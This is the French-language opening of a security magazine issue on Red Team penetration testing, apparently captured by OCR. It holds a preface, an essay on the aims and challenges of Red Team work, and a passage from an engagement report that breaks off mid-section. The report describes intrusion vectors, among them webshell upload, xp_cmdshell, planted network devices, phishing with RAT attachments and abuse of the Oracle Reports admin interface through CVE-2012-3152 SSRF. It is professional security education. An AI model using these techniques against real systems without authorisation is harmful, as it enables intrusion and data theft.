PRÉFACE

Bienvenu dans ce nouveau *mook* de *MISC*, dont l'ambition est de vous faire bénéficier des retours d'expérience de nombreux passionnés réalisant des tests d'intrusion Red Team. Si la définition du « Red Team » n'est pas triviale et sa frontière avec un test d'intrusion plus classique parfois ténue, sa caractéristique principale est de simuler de façon la plus réaliste possible une attaque informatique entre d'un côté les attaquants (la Red Team) et les défenseurs (la Blue Team). Cela dans le but de tester la sécurité d'une organisation face à des attaquants sérieux et motivés.

Une première partie présentera les tests d'intrusion Red Team, leur apport pour une organisation et les challenges que cette approche comporte. Nous suivrons ainsi Marc dans une mission Red Team pour observer les difficultés et les succès de ce type d'intrusion. Bien entendu, ce sont les vulnérabilités qui permettent aux attaquants de progresser. Aussi nous ferons un point avec Vincent sur une classe de vulnérabilités pouvant mettre à mal la sécurité de vos applications : les attaques de prédictions de jetons, avec l'exemple de la fonction *mt_rand()* dans *EZ Publish*.

Puis, nous partirons à l'assaut des postes de travail. Cette partie est centrale dans la réalisation d'un test Red Team, car la compromission d'un poste client est aujourd'hui un moyen utilisé efficacement par les assaillants pour pénétrer sur un réseau interne. Clément présentera les techniques et les outils utilisés pour ce type de compromission, en soulignant les technologies les plus vulnérables et dont l'exploitation est la plus fiable et la plus simple. Puis Romain décortiquera la création d'une porte dérobée permettant d'exfiltrer les données d'une organisation. Car l'approche Red Team ne se limite pas à lister des vulnérabilités, mais doit aussi démontrer l'impact d'une attaque réussie, depuis la phase de reconnaissance jusqu'à la phase de récupération des informations sensibles. C'est aussi dans ce cadre-là qu'Eloi nous présentera ses travaux sur les *packers*. Même si rares sont les professionnels qui pensent encore que les antivirus sont des outils de protection absolument efficaces, il serait faux de penser qu'ils ne détectent jamais aucun comportement malveillant et que leur contournement ne demande pas une préparation attentive.

Dans la troisième partie, Zakaria présentera le *social engineering* comme outil d'intrusion, et vous apprendra à mentir pour tester la sécurité d'une organisation. Puis Frédéric nous donnera des idées pour aller plus loin dans les scénarios d'attaque··· ce qui nous fera percevoir les limites de ce qui peut être fait dans le cadre d'un test d'intrusion légal.

La dernière partie, toute aussi importante que les précédentes, nous présentera le point de vue de la Blue Team. Thomas nous présentera Malcom. Ce nouvel outil permet de corréler les traces réseaux d'un malware avec celles d'autres attaques détectées sur Internet, l'objectif étant notamment de déterminer si nous sommes face à une attaque ciblée, développée spécifiquement pour compromettre notre organisation, ou simplement sur un malware générique. Enfin, Nicolas nous présentera son retour d'expérience en tant que RSSI d'une organisation ayant réalisé une vaste campagne d'intrusion Red Team. Quels sont les leçons et les bénéfices que nous pouvons espérer de ce type d'exercice ?

Bonne lecture !

Renaud Feil - @synacktiv

Sommaire

MISC Hors-Série N°12

1


LES TESTS D'INTRUSION SONT MORTS, VIVE LES TESTS D'INTRUSION RED TEAM

2

À L'ASSAUT DES POSTES DE TRAVAIL


TESTS D'INTRUSION

3



ATTAQUES
TOUS AZIMUTS

4



À L'INTÉRIEUR
DE LA FORTERESSE ASSIÉGÉE


1

1 LES TESTS D'INTRUSION SONT MORTS, VIVE LES TESTS D'INTRUSION RED TEAM

À découvrir dans cette partie...

1.1 Tests d'intrusion Red Team : évolution et challenges

Les attaques sont de plus en plus perfectionnées, vos campagnes de tests d'intrusion doivent suivre l'évolution des menaces ! p. 08

1.2 Rouge Total : retour d'expérience sur une mission Red Team

Suivez un pentester dans une mission d'intrusion Red Team. p. 14

1.3 Attaques sur mt_rand – « All your tokens are belong to us » : le cas d'eZ Publish

Étudiez ce bel exemple d'une classe de vulnérabilités qui pourrait mettre à mal la sécurité de vos applications. p. 26

1 LES TESTS D'INTRUSION SONT MORTS, VIVE LES TESTS D'INTRUSION RED TEAM

TESTS D'INTRUSION RED TEAM : ÉVOLUTIONS ET CHALLENGES

Renaud Feil

Qu'est-ce qu'un test d'intrusion Red Team ? En quoi cette approche se distingue d'autres tests d'intrusion plus « classiques » ? Quels sont les challenges particuliers de ce type d'évaluation sécurité, à la fois pour les sociétés d'expertise en sécurité qui jouent les attaquants (Red Team), pour les commanditaires et leurs équipes de défense (Blue Team) et enfin pour les jeunes talents cherchant à se perfectionner dans cet exercice ?

1. PRÉSENTATION DE L'APPROCHE « RED TEAM »

Par rapport à des tests d'intrusion plus « classiques », il est généralement entendu que l'approche « Red Team » présente plusieurs des caractéristiques suivantes :

- L'objectif n'est pas de lister un grand nombre de vulnérabilités, mais d'exploiter complètement quelques vulnérabilités critiques. L'intrusion devient intéressante après la compromission d'un premier système, parfois en combinant plusieurs vulnérabilités, puis en réutilisant les mots de passe découverts et en compromettant en cascade un nombre croissant de systèmes.
- Les tests doivent démontrer qu'un attaquant peut mettre en danger les activités de l'organisation et pas simplement trouver des vulnérabilités sur des composants isolés. Il est attendu que l'équipe d'intrusion récupère des informations confidentielles ou accède à des processus métiers critiques.
- Le périmètre est généralement très large. Il devrait englober l'ensemble de l'organisation, voire même ses partenaires clés.
- Les méthodologies pour atteindre les objectifs sont variées. Elles peuvent inclure l'ingénierie sociale, l'envoi d'e-mails malveillants, la recherche de vulnérabilités sur des produits peu audités ou encore l'intrusion physique.
- Il ne s'agit pas de valider le respect de la politique de sécurité ou d'un hypothétique état de l'art, mais de montrer comment un attaquant peut réussir son intrusion malgré les systèmes de sécurité en place.
- Les équipes informatiques de la cible ne sont généralement pas au courant des tests, ce qui permet de tester leurs capacités de détection et de réaction aux attaques.
- Les profils réalisant ce type de tests doivent avoir des compétences pointues sur de nombreuses technologies. Il n'est pas rare de démarrer l'intrusion par une vulnérabilité web, pour enchaîner avec un mélange de vulnérabilités sur des systèmes UNIX et des protocoles réseaux, pour pouvoir enfin attaquer les systèmes de l'Active Directory interne. Cela nécessite souvent une équipe pluridisciplinaire, mais certains profils exceptionnels disposent du large éventail de connaissances nécessaires.

Ces caractéristiques facilitent la distinction entre l'approche « Red Team » et les autres approches plus conventionnelles, à savoir :

- Scans de vulnérabilités : utiles pour suivre régulièrement et à moindres frais les vulnérabilités apparaissant sur les composants du périmètre.
- Tests d'intrusion et audits de sécurité sur une application ou un ensemble de systèmes : pertinents pour identifier de façon approfondie les failles de sécurité d'un périmètre réduit.
- Audits organisationnels : intéressants pour s'assurer que les procédures de sécurité sont respectées.

Il ne s'agit pas de mettre en avant une approche par rapport à une autre, car elles ont toutes leur intérêt. Néanmoins, l'approche « Red Team » devrait être privilégiée pour évaluer de façon réaliste la robustesse d'une organisation dans son ensemble et face à des attaquants déterminés.

2. CHALLENGES POUR LES ÉQUIPES EN CHARGE DE LA DÉFENSE

Le besoin de favoriser l'approche Red Team provient du constat du perfectionnement et de la professionnalisation des attaquants. L'actualité l'a encore rappelé au grand public avec la compromission de la société *Hacking Team* [HACKINGTEAM], qui démontre l'existence de groupes organisés vendant des outils privés et des exploits de type *0-day* pour permettre à leurs clients de conserver un avantage lors de leurs opérations offensives. Avec toutes les limites liées aux contraintes budgétaires et légales, les tests Red Team ambitionnent de simuler ces fameuses APT (et dont certains donnent la définition suivante : « There are people smarter than you, they have more resources than you, and they are coming for you. Good luck with that. »).

Dans les organisations « exposées », les défenseurs se retrouvent face à la difficile tâche de rester dans la course aux armements. Il est donc normal de remettre au goût du jour les méthodologies de tests d'intrusion pour avoir une approche plus globale. Alors certes la réalisation de tests Red Team peut apporter dans un premier temps certaines craintes, voire un pessimisme dans les organisations peu habituées. La prise de conscience de l'insuffisance des mesures de sécurité, voire leur inutilité pure et simple quand la Red Team les contourne en attaquant un endroit totalement inattendu et non protégé (filiale dont le réseau est peu supervisé, vieux systèmes vulnérables alors que des efforts importants ont été mis en œuvre sur les nouvelles applications, etc.).

Mais il serait dommage de ne pas réaliser cet exercice sous prétexte que les résultats ne plairont pas. Car cette approche peut aussi donner certains espoirs. Une Blue Team bien organisée peut détecter certaines attaques et y réagir. Un peu de sensibilisation chez les utilisateurs et la compétence grandissante des équipes de réaction aux incidents font parfois des miracles. Dans ce cadre-là, la sécurité n'est pas toujours un échec. Des outils de défense efficaces (mais jamais parfaits) existent et les attaquants font des erreurs, comme tout le monde, et laissent des traces. Cet exercice permet ainsi de souligner l'importance de la supervision et de la réaction aux incidents.

Enfin, et ce n'est pas forcement une considération inutile, les risques perçus lors de la restitution d'un test Red Team sont plus facile à comprendre pour le management de l'organisation ciblée. Alors qu'il est toujours facile de remettre en question la gravité de certains points d'audits effectués en boîte blanche, les conclusions d'un test Red Team parlent d'eux-mêmes : une équipe disposant de moyens limités a été capable de récupérer des informations sensibles sans avoir d'accès préalables sur les systèmes ciblés.

3. CHALLENGES POUR LES SOCIÉTÉS RÉALISANT LES TESTS D'INTRUSION

Si le perfectionnement croissant des attaques est un challenge pour les organisations devant se protéger, cette évolution force aussi les sociétés réalisant des tests d'intrusion à se remettre en question et à niveau. Comment proposer à ses clients un niveau d'assurance correct quand ceux-ci doivent faire face à des attaquants disposant de beaucoup de temps, de compétences difficiles à trouver sur le marché et d'outils privés parfois hors de prix ? Comment simuler les attaques d'entités organisées avec les contraintes d'une société commerciale (rentabilité, pénurie de talents, etc.) ?

Tout d'abord un peu d'honnêteté : un test d'intrusion, même Red Team, ne simulera pas les attaques de l'office TAO de la NSA **[TAO]**. Ce n'est pas réaliste. Mais pas de pessimisme non plus. Ce que les révélations sur l'entité de renseignement la plus puissante du monde ont révélé (via Edward Snowden et WikiLeaks), c'est que leurs outils d'intrusion ne défient *a priori* pas la logique et l'état de l'art des connaissances en sécurité informatique. Ils sont, par contre, incroyablement industrialisés, fiabilisés et testés sur différentes versions de matériels et de logiciels cibles, et intégrés entre eux pour les rendre efficaces.

Quant aux organisations malveillantes non étatiques, elles ne disposent pas non plus de moyens illimités et sont confrontées aux mêmes challenges techniques et à la difficulté à recruter les meilleurs.

Ce sera donc un premier challenge pour les sociétés de conseil : disposer d'un ensemble d'outils adaptés à ce type de prestations. De nombreux logiciels sont disponibles sur Internet et le seul défi est de les maîtriser et de corriger le cas échéant les bugs qu'ils peuvent contenir. Mais pour d'autres outils, notamment ceux susceptibles d'être reconnus par des antivirus, il est indispensable de disposer d'une version privée pouvant être lancée sur le terrain, pour limiter les risques d'alerter trop facilement la Blue Team. Nous pensons en particulier aux backdoors, aux macros Office malveillantes, aux webshells, aux versions de Mimikatz modifiées et améliorées, etc.

L'outillage fait beaucoup, mais il ne fait pas tout. La question des compétences est encore plus critique. L'équipe Red Team devra être capable de travailler en mode projet. Contrairement à des tests d'intrusion ou à des évaluations sécurité sur un périmètre restreint, les campagnes Red Team peuvent mobiliser une équipe large d'experts sécurité (typiquement entre 3 et 6 experts sécurité, car au-delà la coordination d'équipe peut devenir complexe). Cela répond au besoin de mobiliser des compétences variées : intrusion sur les postes clients, évasion antivirus, intrusion interne sur les domaines Active Directory, stabilisation d'exploits, intrusion physique, tests Wi-Fi, etc.

À noter le besoin d'une compétence complémentaire par rapport aux tests d'intrusion classiques : la furtivité. Il est pertinent dans ce type de test de ne pas trop faciliter le travail de la Blue Team et d'essayer d'être moins bruyant qu'un scanner de vulnérabilités ! Cette compétence vient souvent avec l'expérience et la maîtrise des différentes attaques, qui permet d'éviter le bruit causé par les essais avortés et les recherches inutiles. Cela permet ainsi de tester l'efficacité d'un SOC face à un attaquant sérieux, qui sans jamais être totalement invisible, fera attention à ne pas se faire détecter.

Comme on le voit, il s'agit de challenges passionnants. Contrairement à ce que disent certains oiseaux de mauvais augure qui annoncent depuis longtemps la banalisation des tests d'intrusion, un exercice Red Team reste une approche essentiellement manuelle demandant une expertise poussée et des outils fiables. Nous sommes loin, très loin du scan de vulnérabilités automatisé.

4. CHALLENGES POUR LES JEUNES PASSIONNÉS

L'étendue des connaissances qu'un jeune passionné de sécurité doit assimiler est aujourd'hui impressionnante. À la fin des années 90, il existait peu de sources d'informations fiables en sécurité informatique et elles n'étaient pas toujours faciles à trouver. Mais les techniques d'intrusion étaient relativement simples et les contre-mesures encore peu développées. Le challenge était de trouver la bonne information.

Aujourd'hui, le jeune se retrouve face à une infinité de sources d'informations, librement accessibles sur Internet, dans la presse papier (*MISC* en est un bon exemple, mais aussi les nombreux livres parfois fort volumineux). Cependant, les techniques sont devenues nettement plus complexes, les contre-mesures et les couches de sécurité se sont empilées et rendent aujourd'hui l'exploitation d'un *buffer overflow* sur une version moderne d'un système exploitation pour le moins déroutante pour un débutant. Le challenge est désormais de trier et d'assimiler non seulement les attaques récentes, mais aussi l'histoire des recherches ayant menées à ces attaques. Car la plupart des vulnérabilités publiées aujourd'hui ne sont que des évolutions de vulnérabilités et de techniques existantes depuis bien longtemps. Mais en plus compliqué. Parfois beaucoup plus compliqué.

Les jeunes diplômés se retrouvent ainsi face à un véritable challenge que seuls la passion, la rigueur et un peu de génie peuvent surmonter. Pour pouvoir espérer rapidement être capable d'évaluer la sécurité d'un système avec une efficacité se rapprochant d'un professionnel aguerri, il faut se lever tôt. De plus, le jeune passionné s'orientant vers une carrière dans le test d'intrusion doit concilier plusieurs impératifs parfois opposés :

- Être suffisamment spécialisé pour trouver et exploiter des vulnérabilités dans des technologies récentes, tout en connaissant de nombreuses technologies pour s'adapter à toutes les cibles.
- Connaître les outils existants, pour en tirer parti vite et bien quand c'est possible, mais savoir tout faire manuellement pour ne pas être bloqué par ces mêmes outils dans les cas limites.
- Savoir se concentrer et s'isoler pour avancer, mais aussi être capable de s'intégrer dans une équipe plus large et partager ses travaux avec ses collègues et, au final, le client.

Un avertissement aux candidats : la passion est indispensable, mais elle ne fait pas tout. Être capable d'apprendre vite est un plus, mais là aussi c'est une qualité qui doit être mise en pratique. Bref, annoncer que l'on est passionné de sécurité depuis plusieurs années et qu'on apprend vite, c'est bien. Montrer que l'on a des connaissances précises et développer des projets concrets, c'est mieux.

CONCLUSION

Il n'a jamais été aussi passionnant de faire des tests d'intrusion qu'aujourd'hui. Le niveau de sécurité des organisations augmente progressivement, et même si l'attaquant garde encore largement l'avantage, le maintien d'une bonne capacité offensive apporte son lot de challenge. ■

REMERCIEMENTS

Merci à toute l'équipe Synacktiv pour ses relectures et pour sa passion dès qu'un challenge intrusif doit être surmonté !

RÉFÉRENCES

[HACKINGTEAM] **https://fr.wikipedia.org/wiki/Hacking_Team**

[TAO] **https://fr.wikipedia.org/wiki/Tailored_Access_Operations**

1

LES TESTS D'INTRUSION SONT MORTS, VIVE LES TESTS D'INTRUSION RED TEAM

ROUGE TOTAL : RETOUR D'EXPÉRIENCE SUR UNE MISSION RED TEAM

Marc Lebrun

Issu du vocabulaire militaire, où « Red Team » et « Blue Team » s'affrontent lors des manœuvres d'exercice, ce terme est de plus en plus rencontré dans le monde de la sécurité informatique : intitulés de conférence, catalogues de formations et maintenant jusque dans les brochures commerciales des sociétés de conseil en sécurité. Une attaque « Red Team » vise donc à simuler une attaque ciblée, considérant l'entreprise « victime » comme un tout. Tous les moyens sont bons pour parvenir à ses fins, enfin, presque...

1. DÉFINITION D'UNE MISSION « RED TEAM »

Tout d'abord quelques généralités sur les missions en mode « Red Team ». Le but de ce type de mission est principalement de mettre à l'épreuve la « Blue Team », c'est-à-dire les équipes de sécurité de la cible ainsi que toutes les contre-mesures techniques qu'elles ont mises en œuvre.

Comme pour un test d'intrusion plus classique, on ne cherche pas ici à être totalement exhaustif sur les vulnérabilités présentes à la fois sur les périmètres externes et internes, mais bien à se mettre dans la peau d'un attaquant en conditions réelles, cherchant à s'introduire à tout prix sur le système d'information. Selon le contexte du client, la Red Team cherche donc à s'en prendre aux « bijoux de famille » ou encore à « faire péter la banque ». Ainsi dans un contexte financier ou bancaire, on voudra prouver la possibilité de manipuler de l'argent ou d'obtenir des informations bancaires ; dans un contexte de santé, à obtenir des données personnelles et médicales ; et ainsi de suite. Par défaut, il faudra taper là où ça fait mal en visant les éléments névralgiques du Système d'Information : domaine(s) Active Directory, ERP, bases de données, système de stockages de fichiers, données de R&D, etc. Le tout sans se faire détecter, si possible.

Bien qu'il soit en théorie « tout permis », on retrouve en général trois principaux axes d'attaque.

1.1 Tests d'intrusions sur les adresses IP exposées sur Internet


Difficile de faire du Red Team sans faire des tests d'intrusion. Ces tests sont en général menés durant toute la durée de la mission, en parallèle des autres actions. On cherche dans un premier temps à identifier le périmètre du client et à trouver un moyen de rentrer en DMZ, voire directement sur le système d'information. Les tests internes démarrent alors depuis cet accès, à la poursuite de l'objectif déterminé (vol de données, prise de contrôle du système d'information...).

Pour aller au bout de la démonstration, il faudra également qualifier et quantifier les données sur lesquelles on a mis la main et évaluer les moyens les plus adaptés à leur exfiltration.

1.2 Intrusion physique

L'intrusion physique dans les locaux de l'entreprise ciblée permet de contourner bien des mécanismes de sécurité déployés sur le système d'information. En effet, une fois dans les locaux, il est en général possible de cacher un appareil du type PwnPlug, Fonera ou Raspberry Pi disposant d'une clef 3G afin d'obtenir un accès direct au réseau interne. Un montage VPN du style « Kali Linux ISO of Doom » **[DOOM]** appliqué à ce type de matériel permettra la réalisation d'un pont réseau offrant un accès au réseau local. Mais il faudra également anticiper les cas où les flux sortants sont filtrés plus strictement, en étant en mesure d'ouvrir des tunnels réseau au sein de protocoles autorisés par exemple.

Un appareil de ce type, fonctionnant en Power over Ethernet, connecté à un téléphone IP et correctement camouflé est donc idéal. Encore faut-il ne pas se faire attraper, plaquer au sol et casser le bras par un agent de sécurité avant d'avoir pu le connecter :-)



1.3 Social Engineering

Cette partie est souvent mise en avant comme la partie la plus importante de la mission Red Team, voire comme sa seule composante. Il faut bien admettre que c'est celle qui marque généralement le plus les esprits. C'est en effet un exercice qui ne repose qu'en partie, voire pas du tout, sur la technique et tout un chacun est en mesure d'en saisir le mode de réalisation et les enjeux.

Cette phase est en général composée d'une ou plusieurs des opérations suivantes :

- appels téléphoniques visant à obtenir des mots de passe ou à faire réaliser des actions aux utilisateurs sur le système d'information ;
- envois de mails embarquant une pièce jointe malveillante (porte dérobée ou RAT) ;
- envois de mails de phishing afin d'obtenir des identifiants valides sur le webmail, les points d'entrée VPN, l'extranet ou autre ressource accessible depuis l'extérieur.

Toutes sortes de scénarios sont envisageables à ce niveau. Plus on se documente sur les cibles éventuelles et sur le fonctionnement de la société en amont, plus grandes sont les chances de succès.

2. CONTEXTE DE LA MISSION

Cet article présente un retour d'expérience sur une réelle mission Red Team, réalisée par nos équipes. Pour des raisons évidentes de confidentialité, il n'est bien sûr pas possible ici de décrire en détail toutes les vulnérabilités découvertes lors de cette mission. La suite de cet article s'attachera plutôt à présenter la démarche mise en œuvre et à fournir une analyse critique sur ce type d'exercice.

2.1 Besoin du client

Le client a formulé le besoin de réaliser une opération d'intrusion de grande ampleur, ciblant à la fois les équipements exposés sur Internet, mais également les composantes humaines de la sécurité du système d'information.

Le périmètre externe cible était composé de plus de 2000 adresses IP, éparpillées dans plusieurs pays, sur des fuseaux horaires parfois très éloignés de la France. Le but premier de la mission était d'évaluer la possibilité pour un attaquant de découvrir des failles sur ce périmètre, de pénétrer en DMZ, et a fortiori sur le réseau interne de l'entreprise.

En complément de ces tests purement techniques, des opérations de Social Engineering ont été envisagées afin d'évaluer la viabilité de ce vecteur lors d'une attaque ciblée de grande ampleur (type « APT »).

Le seul point écarté d'emblée à la demande du client était la partie « Intrusion physique », qui ne lui semblait pas pertinente.

2.2 Contraintes

En dehors de l'exclusion des tests d'intrusion physiques, le client nous a imposé pour cette mission certaines contraintes. La première d'entre elles a été de ne réaliser des tests qu'en heures ouvrées. Dans le cadre des applications hébergées à l'étranger, il a donc fallu « coller » aux heures ouvrées de ces pays en réalisant des scans et des tests de nuit.

Demande pour le moins surprenante dans le cadre d'une mission de ce type, nous devions également effectuer des points d'avancement hebdomadaires. On peut comprendre la volonté de contrôler les avancées et d'évaluer l'impact des attaques réalisées, mais avec des points aussi fréquents, on commence alors déjà à sortir du cadre « simuler une APT ». Ainsi, l'entreprise cible était tenue informée (et donc probablement la « Blue Team »...) de nos avancées et de nos éventuels points de blocage durant les 3 à 4 mois de la mission.

3. DÉROULEMENT DE LA MISSION

3.1 Nmap all the Internets

Le premier défi technique a été d'appréhender un périmètre aussi large. Bien que le temps à disposition pour réaliser ces tests soit plus important que lors de tests d'intrusion classiques, il n'était pour autant pas envisageable de scanner exhaustivement les 2000 adresses IP. Surtout lorsque certaines machines, à l'autre bout du monde, mettent parfois plusieurs secondes à répondre à une demande de connexion...

Il nous a donc fallu cibler les services les plus susceptibles de fournir des points d'entrée, grâce à un accès anonyme ou avec des identifiants présents par défaut, ainsi que ceux présentant les fonctionnalités les plus intéressantes à exploiter. En clair, les services facilement exploitables et les services les plus critiques.

Dans le premier lot, on retrouve les vulnérabilités « discount » des tests d'intrusion internes, dont la détection et l'exploitation sont facilement automatisées :

- serveurs FTP ;
- partages de fichiers ;
- services SNMP ;
- Rlogin et autres antiquités.

Non, ces services n'ont pas vocation à se retrouver tout nus sur Internet, mais c'est un lieu à la fois magique et étrange, où il faut s'attendre à l'inattendu :-)

Il y a peu de chance qu'un de ces services fournisse des accès directs au système d'information, mais pourquoi pas des éléments réutilisables afin de forcer un verrou ailleurs sur le périmètre. La probabilité de trouver des données vraiment intéressantes reste faible, mais sur un périmètre aussi large...

Le deuxième lot est celui sur lequel nous avons, en toute logique, passé le plus de temps. Dans cette catégorie on retrouve des cibles plus classiques de tests d'intrusions externes : applications web, Web Services, points d'accès VPN et plus généralement, tout type d'interfaces d'administration.

Nous n'avons pas eu la chance de découvrir d'accès VPN reposant sur des mécanismes d'authentification obsolètes, ni d'accès SSH ou Telnet autorisant root/root, admin/password ou autres identifiants traditionnellement utilisés par les administrateurs en manque d'inspiration. Nous nous sommes donc rabattus sur les dizaines (centaines?) d'applications web découvertes lors de ces scans.

3.2 I can haz webshellz ?

Nous voilà donc avec une bonne pile d'applications web en tout genre à tester, des sites « vitrines » pour la plupart. Nous avons ciblé en priorité les « vraies vulnérabilités », celles qui sont directement exploitables et qui ont un vrai impact. Exit donc XSS, CSRF et autres failles SSL/TLS aux noms « hype »,

mais ne se révélant exploitables qu'en théorie. Certaines de ces failles peuvent avoir de l'intérêt dans le cas où nous ferions chou blanc, mais il vaut mieux dans un premier temps s'intéresser aux failles permettant d'obtenir un accès direct à des équipements en DMZ ou même sur le réseau interne.

Les failles web recherchées en priorité durant cette phase sont donc toutes celles qui pourraient fournir l'occasion de déposer un Webshell ou d'interagir avec le système d'exploitation d'une machine en DMZ :

- failles d'upload ;
- interfaces d'administration de serveurs applicatifs (Tomcat, Jboss, Websphere, etc.) ;
- les CMS, et leurs plugins présentant des failles critiques ;
- RCE et autres aberrations tout droit sorties du Web 1.5.

Dans une moindre mesure, les injections SQL peuvent également présenter un intérêt. Il est en effet possible d'interagir relativement aisément avec le système d'exploitation, en fonction des privilèges obtenus, sur des SGDB tels que Microsoft SQL Server (via la procédure `xp_cmdshell`) ou Oracle (via `UTL_FILE`, `CTXSYS`, le scheduler ou les préprocesseurs de table, entre autres...).

3.3 J'en veux, Joe, j'en veux !

3.3.1 Oracle Reports

Après les premières phases de scan, de fingerprinting, et de fuzzing d'URI, nous avons découvert une première piste sérieuse. Un serveur Oracle Reports dont l'interface d'administration n'est pas protégée par un mot de passe. Elle ne permet pas de déployer de nouvelles applications (un Webshell par exemple), mais il est possible de lui faire exécuter des instructions de maintenance natives.

Figure 1




Fig. 1 : Récupération d'informations sur le serveur Oracle Reports.

Les instructions **showenv** et **showmap** nous permettent d'obtenir quelques bribes d'information sur la topologie du réseau. La commande **showjobs** permet quant à elle d'identifier, et accessoirement de télécharger, des fichiers en cours de traitement. Enfin, la commande **parsequery** est également très intéressante, car elle permet d'obtenir les chaînes de connexion aux bases de données utilisées par l'application.

L'exploitation de la faille CVE-2012-3152 nous a également permis de réaliser des attaques « Server-Side Request Forgery » via des chemins formés en **file://** ou **http://**.




Figure 2

Fig. 2 : Lecture de fichiers locaux.

Tout cela pour identifier que le système compromis ne semblait disposer d'aucun accès hors de la DMZ. Une fois le maximum d'informations relevé, nous continuons nos recherches.

3.3.2 Kencast Fazzt

